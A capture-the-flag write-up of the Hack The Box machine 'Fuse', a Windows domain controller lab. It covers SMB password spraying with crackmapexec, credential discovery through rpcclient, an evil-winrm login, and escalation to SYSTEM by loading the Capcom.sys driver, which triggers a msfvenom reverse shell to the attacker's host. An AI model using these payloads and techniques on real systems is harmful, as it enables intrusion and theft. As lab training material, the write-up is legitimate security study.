Hack The Box : Fuse
18 September, 2021
Beginning with an nmap scan
---------------------Starting Port Scan-----------------------
PORT     STATE SERVICE
53/tcp   open  domain
80/tcp   open  http
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
---------------------Starting Script Scan-----------------------
PORT     STATE SERVICE      VERSION
53/tcp   open  domain       Simple DNS Plus
80/tcp   open  http         Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Site doesn't have a title (text/html).
88/tcp   open  kerberos-sec Microsoft Windows Kerberos (server time: 2021-09-15 16:04:01Z)
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: fabricorp.local, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: FABRICORP)
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap         Microsoft Windows Active Directory LDAP (Domain: fabricorp.local, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
Service Info: Host: FUSE; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 2h33m01s, deviation: 4h02m32s, median: 12m59s
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: Fuse
|   NetBIOS computer name: FUSE\x00
|   Domain name: fabricorp.local
|   Forest name: fabricorp.local
|   FQDN: Fuse.fabricorp.local
|_  System time: 2021-09-15T09:04:22-07:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2021-09-15T16:04:21
|_  start_date: 2021-09-15T15:55:51
The website on port 80 lead to a PaperCut instance

The available logs mentioned some usernames as well so I created a list of all for future use
$ cat users
pmerton
tlavel
sthompson
bhult
administrator
I tried to enumerate shares for all of these users without supplying a password but always got the error NT_STATUS_LOGON_FAILURE
I also ran gobuster against port 80 and it returned nothing interesting as well.
The last option I had was to brute force the password to SMB, so I created a wordlist out of the PaperCut webpage
$ cewl --with-numbers http://fuse.fabricorp.local/papercut/logs/html/index.htm > passwords
I used crackmapexec to iterate over the users and passwords, and for tlavel and bhult the output was different than NT_STATUS_LOGON_FAILURE
$ crackmapexec smb 10.10.10.193 -u users -p passwords --continue-on-success
...
SMB         10.10.10.193    445    FUSE             [-] fabricorp.local\tlavel:Fabricorp01 STATUS_PASSWORD_MUST_CHANGE
SMB         10.10.10.193    445    FUSE             [-] fabricorp.local\bhult:Fabricorp01 STATUS_PASSWORD_MUST_CHANGE
I tried to change the password to something similar so as to follow the password guidelines, but after some time the same error was returned, suggesting that the password was being overwritten periodically.
I was able to automate the password change and login process to some extent
num=$((1 + $RANDOM % 100))
echo -e "Fabricorp01\nFabricorp$num\nFabricorp$num\n" | smbpasswd -s -U tlavel -r 10.10.10.193
echo "Fabricorp$num"
rpcclient -U tlavel "10.10.10.193"
Using this, I browsed all possible and accessible shares but didn't find any information.
Let's move on to the RPC ports, the last available avenue for enumeration.
rpcclient $> retrieveprivatedata
Usage: retrieveprivatedata name
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
user:[svc-print] rid:[0x450]
user:[bnielson] rid:[0x451]
user:[sthompson] rid:[0x641]
user:[tlavel] rid:[0x642]
user:[pmerton] rid:[0x643]
user:[svc-scan] rid:[0x645]
user:[bhult] rid:[0x1bbd]
user:[dandrews] rid:[0x1bbe]
user:[mberbatov] rid:[0x1db1]
user:[astein] rid:[0x1db2]
user:[dmuir] rid:[0x1db3]
rpcclient $> enumprinters
        flags:[0x800000]
        name:[\\10.10.10.193\HP-MFT01]
        description:[\\10.10.10.193\HP-MFT01,HP Universal Printing PCL 6,Central (Near IT, scan2docs password: $fab@s3Rv1ce$1)]
        comment:[]
There was a username and password pair in the description of the printer... But the credentials didn't work for SMB
smbclient -U scan2docs -L //10.10.10.193/
Enter WORKGROUP\scan2docs's password:
session setup failed: NT_STATUS_LOGON_FAILURE
I tried with the other set of users found above
$ cat users2
Administrator
Guest
krbtgt
DefaultAccount
svc-print
bnielson
sthompson
tlavel
pmerton
svc-scan
bhult
dandrews
mberbatov
astein
dmuir
Turns out svc-print and svc-scan had the same password
$ crackmapexec smb 10.10.10.193 -u users2 -p passwords2 --continue-on-success
SMB         10.10.10.193    445    FUSE             [*] Windows Server 2016 Standard 14393 x64 (name:FUSE) (domain:fabricorp.local) (signing:True) (SMBv1:True)
SMB         10.10.10.193    445    FUSE             [-] fabricorp.local\Administrator:$fab@s3Rv1ce$1 STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] fabricorp.local\Guest:$fab@s3Rv1ce$1 STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] fabricorp.local\krbtgt:$fab@s3Rv1ce$1 STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] fabricorp.local\DefaultAccount:$fab@s3Rv1ce$1 STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [+] fabricorp.local\svc-print:$fab@s3Rv1ce$1
SMB         10.10.10.193    445    FUSE             [-] fabricorp.local\bnielson:$fab@s3Rv1ce$1 STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] fabricorp.local\sthompson:$fab@s3Rv1ce$1 STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] fabricorp.local\tlavel:$fab@s3Rv1ce$1 STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] fabricorp.local\pmerton:$fab@s3Rv1ce$1 STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [+] fabricorp.local\svc-scan:$fab@s3Rv1ce$1
SMB         10.10.10.193    445    FUSE             [-] fabricorp.local\bhult:$fab@s3Rv1ce$1 STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] fabricorp.local\dandrews:$fab@s3Rv1ce$1 STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] fabricorp.local\mberbatov:$fab@s3Rv1ce$1 STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] fabricorp.local\astein:$fab@s3Rv1ce$1 STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] fabricorp.local\dmuir:$fab@s3Rv1ce$1 STATUS_LOGON_FAILURE
User
psexec didn't work as none of the shares were writeable by these users. However using evil-winrm I was able to get a shell and the user flag!
$ evil-winrm -i 10.10.10.193 -u svc-print -p '$fab@s3Rv1ce$1'

Evil-WinRM shell v2.4

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc-print\Documents> whoami
fabricorp\svc-print
*Evil-WinRM* PS C:\Users\svc-print\Desktop> dir


    Directory: C:\Users\svc-print\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        9/17/2021   9:13 AM             34 user.txt


*Evil-WinRM* PS C:\Users\svc-print\Desktop> type user.txt
<flag>
Root
Looking at the privileges of this user, I found that this user has the SeLoadDriverPrivilege enabled
PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeLoadDriverPrivilege         Load and unload device drivers Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
After searching around, I found a resource describing the exploitation of this privilege for privilege escalation.
Unfortunately, it involved compiling a Windows executable so I had to resort to using pre-compiled exploit binaries found here. I modified the netcat.bat to execute a CMD based reverse shell generated using msfvenom
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.16.7 LPORT=4242 -f exe > shell.exe
-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes

$ cat netcat.bat
C:\temp\shell.exe
On the attack machine after copying all the files
*Evil-WinRM* PS C:\temp> ./EOPLOADDRIVER.exe System\CurrentControlSet\printer C:\temp\Capcom.sys
[+] Enabling SeLoadDriverPrivilege
[+] SeLoadDriverPrivilege Enabled
[+] Loading Driver: \Registry\User\S-1-5-21-2633719317-1471316042-3957863514-1104\System\CurrentControlSet\printer
NTSTATUS: 00000000, WinError: 0
*Evil-WinRM* PS C:\temp> ./ExploitCapcom.exe
[*] Capcom.sys exploit
[*] Capcom.sys handle was obtained as 0000000000000068
[*] Shellcode was placed at 0000025873040008
[+] Shellcode was executed
[+] Token stealing was successful
[+] The SYSTEM shell was launched
[*] Press any key to exit this program
And I caught the shell on my machine as root
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.10.16.7:4242
[*] Command shell session 3 opened (10.10.16.7:4242 -> 10.10.10.193:52321) at 2021-09-18 06:48:54 -0400
(c) 2016 Microsoft Corporation. All rights reserved.
C:\temp>whoami
whoami
nt authority\system
C:\temp>cd C:\Users\Administrator\Desktop
cd C:\Users\Administrator\Desktop
C:\Users\Administrator\Desktop>type root.txt
type root.txt
<flag>